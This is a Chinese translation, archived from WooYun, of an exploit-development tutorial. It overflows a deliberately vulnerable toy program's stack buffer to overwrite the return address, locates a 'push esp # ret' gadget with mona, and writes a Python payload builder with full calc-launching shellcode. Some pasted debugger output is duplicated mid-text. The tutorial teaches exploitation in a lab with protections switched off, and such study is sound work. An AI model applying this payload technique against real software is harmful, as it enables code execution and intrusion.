Exploit开发系列教程-Exploitme1 (“ret eip” overwrite) &More space on stack
乌云历史资料归档
原始作者: P3nro5e 原始编号: superkieran-wooyundrops:852 原始发布时间: 2015-10-28 10:44 声明:内容仅用于技术研究和个人使用,版权归 wooyun.org。
from:
-
http://expdev-kiuhnm.rhcloud.com/2015/05/26/exploitme1-ret-eip-overwrite/
-
http://expdev-kiuhnm.rhcloud.com/2015/06/13/more-space-on-the-stack/
0x01 Exploitme1 (“ret eip” overwrite) &More space on stack
这个简单的c/c++程序显然存在漏洞:
#!c++ #include <cstdio> int main() { char name[32]; printf("Enter your name and press ENTER\n"); scanf("%s", name); printf("Hi, %s!\n", name); return 0; }
问题出在scanf()输入数组name时会超出数组name的边界。为了验证该弱点,我们运行程序并为数组name输入相当长度的变量,如:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
程序会打印:
Hi, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!
接着发生崩溃。 有趣之处在于:给一个特定的数组name赋值,可以让程序执行任意代码。 首先,在VS 2013中,通过Project→properties 关闭DEP和stack cookies保护机制,接着在Release选项下修改配置:
-
Configuration Properties->C/C++->Code Generation->Security Check: Disable Security Check (/GS-)
-
Linker->Advanced->Data Execution Prevention (DEP): No (/NXCOMPAT:NO) main()函数用汇编描述如下::
int main() { 01391000 55 push ebp 01391001 8B EC mov ebp,esp 01391003 83 EC 20 sub esp,20h char name[32]; printf("Enter your name and press ENTER\n"); 01391006 68 00 21 39 01 push 1392100h 0139100B FF 15 8C 20 39 01 call dword ptr ds:[139208Ch] scanf("%s", name); 01391011 8D 45 E0 lea eax,[name] 01391014 50 push eax 01391015 68 24 21 39 01 push 1392124h 0139101A FF 15 94 20 39 01 call dword ptr ds:[1392094h] printf("Hi, %s!\n", name); 01391020 8D 45 E0 lea eax,[name] 01391023 50 push eax 01391024 68 28 21 39 01 push 1392128h 01391029 FF 15 8C 20 39 01 call dword ptr ds:[139208Ch] 0139102F 83 C4 14 add esp,14h return 0; 01391032 33 C0 xor eax,eax } 01391034 8B E5 mov esp,ebp 01391036 5D pop ebp 01391037 C3 ret
这里是调用main()的汇编代码:
mainret = main(argc, argv, envp); 00261222 FF 35 34 30 26 00 push dword ptr ds:[263034h] 00261228 FF 35 30 30 26 00 push dword ptr ds:[263030h] 0026122E FF 35 2C 30 26 00 push dword ptr ds:[26302Ch] 00261234 E8 C7 FD FF FF call main (0261000h) 00261239 83 C4 0C add esp,0Ch
这时你应该知道栈是往更低的地址方向增长的。以上三个push指令执行之后,栈将会像这样:
esp --> argc ; third push argv ; second push envp ; first push
Call指令把0x261239压入栈,因此ret指令可以返回到如下call指令的代码。Call指令执行之后,在main()函数的开头,栈将会像这样:
esp --> ret eip ; 0x261239 argc ; third push argv ; second push envp ; first push
main()函数开始于:
01391000 55 push ebp 01391001 8B EC mov ebp,esp 01391003 83 EC 20 sub esp,20h
在这三条指令执行之后,栈将会像这样:
esp --> name[0..3] ; first 4 bytes of "name" name[4..7] . . . name[28..31] ; last 4 bytes of "name" ebp --> saved ebp ret eip ; 0x261239 argc ; third push argv ; second push envp ; first push
现在scanf()从标准输入中读取数据并将其写入到数组name中。如果数据长度超过32字节,ret eip将会被覆写。 我们来看main()的最后3条指令:
01391034 8B E5 mov esp,ebp 01391036 5D pop ebp 01391037 C3 ret
在mov esp,ebp指令执行之后,栈将会是这样的:
esp,ebp -> saved ebp ret eip ; 0x261239 argc ; third push argv ; second push envp ; first push
在pop ebp 指令执行之后,我们有:
esp --> ret eip ; 0x261239 argc ; third push argv ; second push envp ; first push
最后,从栈顶弹出ret eip 并转移到那个地址。如果我们改变ret eip,我们可以将执行流重定向到我们想要的任意地址。正如上文提到过的,我们可以通过写入超出数组name边界的变量来覆盖ret eip。因为scanf()不检查输入的长度,所以这一想法似乎可以实现。通过了解如上设计,你应该确信自己的ret eip定位在地址name+36上。 在VS 2013中,通过按下F5来开启调试器,并输入数据:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
该程序会崩溃并且会出现带有如下信息的会话框:
Unhandled exception at 0x61616161 in exploitme1.exe: 0xC0000005: Access violation reading location 0x61616161.
‘a‘的ASCII代码是0x61,因此我们用”aaaa” ,即0x61616161覆盖ret eip,并且ret 指令已经跳转到非法地址0x61616161上。现在我们通过输入36个”a”,4个”b”和一定量的”c”来证实ret eip在name+36地址上。
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbccccccccc
值得高兴的是如下信息的出现:
Unhandled exception at 0x62626262 in exploitme1.exe: 0xC0000005: Access violation reading location 0x62626262.
如上明确了我们的猜测(注意在0x62626262上是”bbbb”) 调用scanf()之前以及之后的栈变化总结如下:
name[0..3] aaaa name[4..7] aaaa . . B . A . E . F . F name[28..31] =========> T aaaa O saved ebp E aaaa R ret eip R bbbb E argc cccc argv cccc envp cccc
为了更简洁地描述,我们修改程序,让文本内容可从文件c:\name.dat:中被读取:
#!c++ #include <cstdio> int main() { char name[32]; printf("Reading name from file...\n"); FILE *f = fopen("c:\\name.dat", "rb"); if (!f) return -1; fseek(f, 0L, SEEK_END); long bytes = ftell(f); fseek(f, 0L, SEEK_SET); fread(name, 1, bytes, f); name[bytes] = '\0'; fclose(f); printf("Hi, %s!\n", name); return 0; }
在c:\内创建文件name.dat,文件内容如下:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbccccccccccccccccccccccccccc
现在用WinDbg加载exploitme1.exe,按下F5(go)。你应该看到该异常:
(180c.5b0): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=00000000 ebx=00000000 ecx=6d383071 edx=00835451 esi=00000001 edi=00000000 eip=62626262 esp=0041f7d0 ebp=61616161 iopl=0 nv up ei pl zr na pe nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00010246 62626262 ?? ???
我们来观察被ESP指向的栈部分:
0:000> d @esp 0041f7d0 63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63 cccccccccccccccc 0041f7e0 63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00 ccccccccccc..... 0041f7f0 dc f7 41 00 28 00 00 00-44 f8 41 00 09 17 35 01 ..A.(...D.A...5. 0041f800 b9 17 e0 fa 00 00 00 00-14 f8 41 00 8a 33 0c 76 ..........A..3.v 0041f810 00 e0 fd 7e 54 f8 41 00-72 9f 9f 77 00 e0 fd 7e ...~T.A.r..w...~ 0041f820 2c 2d 41 75 00 00 00 00-00 00 00 00 00 e0 fd 7e ,-Au...........~ 0041f830 00 00 00 00 00 00 00 00-00 00 00 00 20 f8 41 00 ............ .A. 0041f840 00 00 00 00 ff ff ff ff-f5 71 a3 77 28 10 9e 02 .........q.w(... 0:000> d @esp-0x20 0041f7b0 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa 0041f7c0 61 61 61 61 61 61 61 61-61 61 61 61 62 62 62 62 aaaaaaaaaaaabbbb 0041f7d0 63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63 cccccccccccccccc 0041f7e0 63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00 ccccccccccc..... 0041f7f0 dc f7 41 00 28 00 00 00-44 f8 41 00 09 17 35 01 ..A.(...D.A...5. 0041f800 b9 17 e0 fa 00 00 00 00-14 f8 41 00 8a 33 0c 76 ..........A..3.v 0041f810 00 e0 fd 7e 54 f8 41 00-72 9f 9f 77 00 e0 fd 7e ...~T.A.r..w...~ 0041f820 2c 2d 41 75 00 00 00 00-00 00 00 00 00 e0 fd 7e ,-Au...........~
完美!ESP指向”c”所在的地址。记住ESP是0x41f7d0.现在通过按下CTRL+SHIFT+F5 (restart)和F5(go)再次运行exploitme1.exe。 再次观察栈:
0:000> d @esp 0042fce0 63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63 cccccccccccccccc 0042fcf0 63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00 ccccccccccc..... 0042fd00 ec fc 42 00 29 00 00 00-54 fd 42 00 09 17 12 00 ..B.)...T.B..... 0042fd10 94 7f 07 21 00 00 00 00-24 fd 42 00 8a 33 0c 76 ...!....$.B..3.v 0042fd20 00 e0 fd 7e 64 fd 42 00-72 9f 9f 77 00 e0 fd 7e ...~d.B.r..w...~ 0042fd30 c4 79 5c 75 00 00 00 00-00 00 00 00 00 e0 fd 7e .y\u...........~ 0042fd40 00 00 00 00 00 00 00 00-00 00 00 00 30 fd 42 00 ............0.B. 0042fd50 00 00 00 00 ff ff ff ff-f5 71 a3 77 f0 41 80 02 .........q.w.A..
正如你可以了解到的,ESP仍然指向“c”所在的地址,但是地址不同。我们把shellcode放入”c”的位置。但是不能用0x42fce0去覆盖ret eip。因为准确的地址一直在变。但是ESP总是指向shellcode,因此为何我们不能用内存中含有一条JMP ESP指令的地址去覆盖ret eip呢? 我们使用mona(refresher)来寻找该指令:
0:000> .load pykd.pyd 0:000> !py mona Hold on... [+] Command used: !py mona.py 'mona' - Exploit Development Swiss Army Knife - WinDbg (32bit) Plugin version : 2.0 r554 PyKD version 0.2.0.29 Written by Corelan - https://www.corelan.be Project page : https://github.com/corelan/mona |------------------------------------------------------------------| | | | _____ ___ ____ ____ ____ _ | | / __ `__ \/ __ \/ __ \/ __ `/ https://www.corelan.be | | / / / / / / /_/ / / / / /_/ / https://www.corelan-training.com| | /_/ /_/ /_/\____/_/ /_/\__,_/ #corelan (Freenode IRC) | | | |------------------------------------------------------------------| Global options : ---------------- You can use one or more of the following global options on any command that will perform a search in one or more modules, returning a list of pointers : -n : Skip modules that start with a null byte. If this is too broad, use option -cm nonull instead -o : Ignore OS modules -p <nr> : Stop search after <nr> pointers. -m <module,module,...> : only query the given modules. Be sure what you are doing ! You can specify multiple modules (comma separated) Tip : you can use -m * to include all modules. All other module criteria will be ignored Other wildcards : *blah.dll = ends with blah.dll, blah* = starts with blah, blah or *blah* = contains blah -cm <crit,crit,...> : Apply some additional criteria to the modules to query. You can use one or more of the following criteria : aslr,safeseh,rebase,nx,os You can enable or disable a certain criterium by setting it to true or false Example : -cm aslr=true,safeseh=false Suppose you want to search for p/p/r in aslr enabled modules, you could call !mona seh -cm aslr -cp <crit,crit,...> : Apply some criteria to the pointers to return Available options are : unicode,ascii,asciiprint,upper,lower,uppernum,lowernum,numeric,alphanum,nonull,startswithnull,unicoderev Note : Multiple criteria will be evaluated using 'AND', except if you are looking for unicode + one crit -cpb '\x00\x01' : Provide list with bad chars, applies to pointers You can use .. to indicate a range of bytes (in between 2 bad chars) -x <access> : Specify desired access level of the returning pointers. If not specified, only executable pointers will be return. Access levels can be one of the following values : R,W,X,RW,RX,WX,RWX or * Usage : ------- !mona <command> <parameter> Available commands and parameters : ? / eval | Evaluate an expression allocmem / alloc | Allocate some memory in the process assemble / asm | Convert instructions to opcode. Separate multiple instructions with # bpseh / sehbp | Set a breakpoint on all current SEH Handler function pointers breakfunc / bf | Set a breakpoint on an exported function in on or more dll's breakpoint / bp | Set a memory breakpoint on read/write or execute of a given address bytearray / ba | Creates a byte array, can be used to find bad characters changeacl / ca | Change the ACL of a given page compare / cmp | Compare contents of a binary file with a copy in memory config / conf | Manage configuration file (mona.ini) copy / cp | Copy bytes from one location to another dump | Dump the specified range of memory to a file dumplog / dl | Dump objects present in alloc/free log file dumpobj / do | Dump the contents of an object egghunter / egg | Create egghunter code encode / enc | Encode a series of bytes filecompare / fc | Compares 2 or more files created by mona using the same output commands fillchunk / fchunk | Fill a heap chunk referenced by a register find / f | Find bytes in memory findmsp / findmsf | Find cyclic pattern in memory findwild / fw | Find instructions in memory, accepts wildcards flow / flw | Simulate execution flows, including all branch combinations fwptr / fwp | Find Writeable Pointers that get called geteat / eat | Show EAT of selected module(s) getiat / iat | Show IAT of selected module(s) getpc | Show getpc routines for specific registers gflags / gf | Show current GFlags settings from PEB.NtGlobalFlag header | Read a binary file and convert content to a nice 'header' string heap | Show heap related information help | show help hidedebug / hd | Attempt to hide the debugger info | Show information about a given address in the context of the loaded application infodump / if | Dumps specific parts of memory to file jmp / j | Find pointers that will allow you to jump to a register jop | Finds gadgets that can be used in a JOP exploit kb / kb | Manage Knowledgebase data modules / mod | Show all loaded modules and their properties noaslr | Show modules that are not aslr or rebased nosafeseh | Show modules that are not safeseh protected nosafesehaslr | Show modules that are not safeseh protected, not aslr and not rebased offset | Calculate the number of bytes between two 0:000> d @esp 0041f7d0 63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63 cccccccccccccccc 0041f7e0 63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00 ccccccccccc..... 0041f7f0 dc f7 41 00 28 00 00 00-44 f8 41 00 09 17 35 01 ..A.(...D.A...5. 0041f800 b9 17 e0 fa 00 00 00 00-14 f8 41 00 8a 33 0c 76 ..........A..3.v 0041f810 00 e0 fd 7e 54 f8 41 00-72 9f 9f 77 00 e0 fd 7e ...~T.A.r..w...~ 0041f820 2c 2d 41 75 00 00 00 00-00 00 00 00 00 e0 fd 7e ,-Au...........~ 0041f830 00 00 00 00 00 00 00 00-00 00 00 00 20 f8 41 00 ............ .A. 0041f840 00 00 00 00 ff ff ff ff-f5 71 a3 77 28 10 9e 02 .........q.w(... 0:000> d @esp-0x20 0041f7b0 61 61 61 61 61 61 61 61-61 61 61 61 61 61 61 61 aaaaaaaaaaaaaaaa 0041f7c0 61 61 61 61 61 61 61 61-61 61 61 61 62 62 62 62 aaaaaaaaaaaabbbb 0041f7d0 63 63 63 63 63 63 63 63-63 63 63 63 63 63 63 63 cccccccccccccccc 0041f7e0 63 63 63 63 63 63 63 63-63 63 63 00 00 00 00 00 ccccccccccc..... 0041f7f0 dc f7 41 00 28 00 00 00-44 f8 41 00 09 17 35 01 ..A.(...D.A...5. 0041f800 b9 17 e0 fa 00 00 00 00-14 f8 41 00 8a 33 0c 76 ..........A..3.v 0041f810 00 e0 fd 7e 54 f8 41 00-72 9f 9f 77 00 e0 fd 7e ...~T.A.r..w...~ 0041f820 2c 2d 41 75 00 00 00 00-00 00 00 00 00 e0 fd 7e ,-Au...........~ addresses pageacl / pacl | Show ACL associated with mapped pages pattern_create / pc | Create a cyclic pattern of a given size pattern_offset / po | Find location of 4 bytes in a cyclic pattern peb / peb | Show location of the PEB rop | Finds gadgets that can be used in a ROP exploit and do ROP magic with them ropfunc | Find pointers to pointers (IAT) to interesting functions that can be used in your ROP chain seh | Find pointers to assist with SEH overwrite exploits sehchain / exchain | Show the current SEH chain skeleton | Create a Metasploit module skeleton with a cyclic pattern for a given type of exploit stackpivot | Finds stackpivots (move stackpointer to controlled area) stacks | Show all stacks for all threads in the running application string / str | Read or write a string from/to memory suggest | Suggest an exploit buffer structure teb / teb | Show TEB related information tobp / 2bp | Generate WinDbg syntax to create a logging breakpoint at given location unicodealign / ua | Generate venetian alignment code for unicode stack buffer overflow update / up | Update mona to the latest version Want more info about a given command ? Run !mona help
这一行我们感兴趣的是这个:
jmp / j | Find pointers that will allow you to jump to a register
我们来试试:
0:000> !py mona jmp Hold on... [+] Command used: !py mona.py jmp Usage : Default module criteria : non aslr, non rebase Mandatory argument : -r where reg is a valid register [+] This mona.py action took 0:00:00
好的,我们需要另一个参数:
0:000> !py mona jmp -r ESP Hold on... [+] Command used: !py mona.py jmp -r ESP ---------- Mona command started on 2015-03-18 02:30:53 (v2.0, rev 554) ---------- [+] Processing arguments and criteria - Pointer access level : X [+] Generating module info table, hang on... - Processing modules - Done. Let's rock 'n roll. [+] Querying 0 modules - Search complete, processing results [+] Preparing output file 'jmp.txt' - (Re)setting logfile jmp.txt Found a total of 0 pointers [+] This mona.py action took 0:00:00.110000
不幸的是,它并没有找到任何模块。问题出在所有模块都支持ASLR (AddressSpace Layout Randomization),即,它们在每次被加载进内存中时都会改变它们的基地址。现在,假设没有开启ASLR保护机制并在kernel32.dll模块中搜索JMP ESP指令。因为每个应用共用该模块,所以只在windows被重启后才会改变它所在的地址。这让它更有效地对抗利用,但是重启Windows之前,我们可以假装已经关闭了ASLR保护机制。 因为要这里告诉mona从kernel32.dll中搜索我们需要的地址,所以使用了全局选项-m:
0:000> !py mona jmp -r ESP -m kernel32.dll Hold on... [+] Command used: !py mona.py jmp -r ESP -m kernel32.dll ---------- Mona command started on 2015-03-18 02:36:58 (v2.0, rev 554) ---------- [+] Processing arguments and criteria - Pointer access level : X - Only querying modules kernel32.dll [+] Generating module info table, hang on... - Processing modules - Done. Let's rock 'n roll. [+] Querying 1 modules - Querying module kernel32.dll ^ Memory access error in '!py mona jmp -r ESP -m kernel32.dll' ** Unable to process searchPattern 'mov eax,esp # jmp eax'. ** - Search complete, processing results [+] Preparing output file 'jmp.txt' - (Re)setting logfile jmp.txt [+] Writing results to jmp.txt - Number of pointers of type 'call esp' : 2 - Number of pointers of type 'push esp # ret ' : 1 [+] Results : 0x760e7133 | 0x760e7133 (b+0x00037133) : call esp | ascii {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll) 0x7614ceb2 | 0x7614ceb2 (b+0x0009ceb2) : call esp | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll) 0x7610a980 | 0x7610a980 (b+0x0005a980) : push esp # ret | {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: True, Rebase: False, SafeSEH: True, OS: True, v6.1.7601.18409 (C:\Windows\syswow64\kernel32.dll) Found a total of 3 pointers [+] This mona.py action took 0:00:00.172000 好的!找到了三个地址,我们使用最后一个: 0x7610a980 | 0x7610a980 (b+0x0005a980) : push esp # ret | {PAGE_EXECUTE_READ}
接着检验该地址是正确的:
0:000> u 0x7610a980 kernel32!GetProfileStringW+0x1d3e4: 7610a980 54 push esp 7610a981 c3 ret 7610a982 1076db adc byte ptr [esi-25h],dh 7610a985 fa cli 7610a986 157640c310 adc eax,10C34076h 7610a98b 76c8 jbe kernel32!GetProfileStringW+0x1d3b9 (7610a955) 7610a98d fa cli 7610a98e 157630c310 adc eax,10C33076h
正如你看到的,mona将不仅搜索JMP指令,还搜索CALL和PUSH+RET指令。因此,我们需要用0x7610a980即用字节“\x80\xa9\x10\x76” (记住Intel CPUs是小端模式).来覆盖ret eip。 写下一小段Python脚本。打开IDLE并输入:
#!python with open('c:\\name.dat', 'wb') as f: ret_eip = '\x80\xa9\x10\x76' shellcode = '\xcc' name = 'a'*36 + ret_eip + shellcode f.write(name)
用WinDbg重新运行exploitme1.exe,按F5并且WinDbg将断在我们的shellcode上(0xCC是int 3的操作码,调试器使用它来作为一个软件断点):
(1adc.1750): Break instruction exception - code 80000003 (first chance) *** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Windows\syswow64\kernel32.dll - eax=00000000 ebx=00000000 ecx=6d383071 edx=002e5437 esi=00000001 edi=00000000 eip=001cfbf8 esp=001cfbf8 ebp=61616161 iopl=0 nv up ei pl zr na pe nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246 001cfbf8 cc int 3
现在我们添加真正的shellcode:
#!python with open('c:\\name.dat', 'wb') as f: ret_eip = '\x80\xa9\x10\x76' shellcode = ("\xe8\xff\xff\xff\xff\xc0\x5f\xb9\x11\x03\x02\x02\x81\xf1\x02\x02"+ "\x02\x02\x83\xc7\x1d\x33\xf6\xfc\x8a\x07\x3c\x02\x0f\x44\xc6\xaa"+ "\xe2\xf6\x55\x8b\xec\x83\xec\x0c\x56\x57\xb9\x7f\xc0\xb4\x7b\xe8"+ "\x55\x02\x02\x02\xb9\xe0\x53\x31\x4b\x8b\xf8\xe8\x49\x02\x02\x02"+ "\x8b\xf0\xc7\x45\xf4\x63\x61\x6c\x63\x6a\x05\x8d\x45\xf4\xc7\x45"+ "\xf8\x2e\x65\x78\x65\x50\xc6\x45\xfc\x02\xff\xd7\x6a\x02\xff\xd6"+ "\x5f\x33\xc0\x5e\x8b\xe5\x5d\xc3\x33\xd2\xeb\x10\xc1\xca\x0d\x3c"+ "\x61\x0f\xbe\xc0\x7c\x03\x83\xe8\x20\x03\xd0\x41\x8a\x01\x84\xc0"+ "\x75\xea\x8b\xc2\xc3\x8d\x41\xf8\xc3\x55\x8b\xec\x83\xec\x14\x53"+ "\x56\x57\x89\x4d\xf4\x64\xa1\x30\x02\x02\x02\x89\x45\xfc\x8b\x45"+ "\xfc\x8b\x40\x0c\x8b\x40\x14\x8b\xf8\x89\x45\xec\x8b\xcf\xe8\xd2"+ "\xff\xff\xff\x8b\x3f\x8b\x70\x18\x85\xf6\x74\x4f\x8b\x46\x3c\x8b"+ "\x5c\x30\x78\x85\xdb\x74\x44\x8b\x4c\x33\x0c\x03\xce\xe8\x96\xff"+ "\xff\xff\x8b\x4c\x33\x20\x89\x45\xf8\x03\xce\x33\xc0\x89\x4d\xf0"+ "\x89\x45\xfc\x39\x44\x33\x18\x76\x22\x8b\x0c\x81\x03\xce\xe8\x75"+ "\xff\xff\xff\x03\x45\xf8\x39\x45\xf4\x74\x1e\x8b\x45\xfc\x8b\x4d"+ "\xf0\x40\x89\x45\xfc\x3b\x44\x33\x18\x72\xde\x3b\x7d\xec\x75\x9c"+ "\x33\xc0\x5f\x5e\x5b\x8b\xe5\x5d\xc3\x8b\x4d\xfc\x8b\x44\x33\x24"+ "\x8d\x04\x48\x0f\xb7\x0c\x30\x8b\x44\x33\x1c\x8d\x04\x88\x8b\x04"+ "\x30\x03\xc6\xeb\xdd") name = 'a'*36 + ret_eip + shellcode f.write(name)
通过使用如下代码来构造shellcode
#!c++ #define HASH_ExitThread 0x4b3153e0 #define HASH_WinExec 0x7bb4c07f int entryPoint() { DefineFuncPtr(WinExec); DefineFuncPtr(ExitThread); char calc[] = { 'c', 'a', 'l', 'c', '.', 'e', 'x', 'e', '\0' }; // makes our shellcode shorter My_WinExec(calc, SW_SHOW); My_ExitThread(0); return 0; }
检测实验
如果利用没法在你的系统上成功执行,那么可能是因为在栈上的空间有限。下面将讨论在栈上分配更多空间的方法。
0x02 More space on stack(栈上分配更多的空间)
如果是因为fread内发生了不可思议的崩溃或因一些其它非法访问错误导致利用无法正常工作,那么可能是栈上的空间不足。 最容易的解决方法是修改程序的代码,从这里:
#!c++ #include <cstdio> int main() { <contents of main> }
到这里:
#!c++ #include <cstdio> _declspec(noinline) int old_main() { <contents of main> } int main() { char moreStack[10000]; for (int i = 0; i < sizeof(moreStack); ++i) moreStack[i] = i; return old_main(); }
例如,这里:
#!c++ #include <cstdio> int main() { char name[32]; printf("Reading name from file...\n"); FILE *f = fopen("c:\\name.dat", "rb"); if (!f) return -1; fseek(f, 0L, SEEK_END); long bytes = ftell(f); fseek(f, 0L, SEEK_SET); fread(name, 1, bytes, f); name[bytes] = '\0'; fclose(f); printf("Hi, %s!\n", name); return 0; }
被改变为:
#!c++ #include <cstdio> _declspec(noinline) int old_main() { char name[32]; printf("Reading name from file...\n"); FILE *f = fopen("c:\\name.dat", "rb"); if (!f) return -1; fseek(f, 0L, SEEK_END); long bytes = ftell(f); fseek(f, 0L, SEEK_SET); fread(name, 1, bytes, f); name[bytes] = '\0'; fclose(f); printf("Hi, %s!\n", name); return 0; } int main() { char moreStack[10000]; for (int i = 0; i < sizeof(moreStack); ++i) moreStack[i] = i; return old_main(); }

在栈上,栈变量moreStack给我们更多的空间。记住栈是往低地址方向增长的,但是fread往高地址方向写入,如果栈上没有额外的空间,fread可能会写入栈末端,程序将会崩溃 一如既往地运用你的脑袋吧。有时,fread到达栈末端并产生异常,达到异常处理器被调用(基于SEH的利用)的目的。重要的是有足够的空间使你的payload存在于栈。如果你需要更多或更少空间,那么只需合理修改moreStack的大小。 在main中需要for循环,否则moreStack将会被优化掉。同时,如果函数f是内联的,那么在defeat目标的moreStack(即朝着栈末端)后,缓冲区name会被分配。因此,为了避免出现该情况,我们需要使用 _declspec(noinline)。 图片可以更清晰地描绘事实: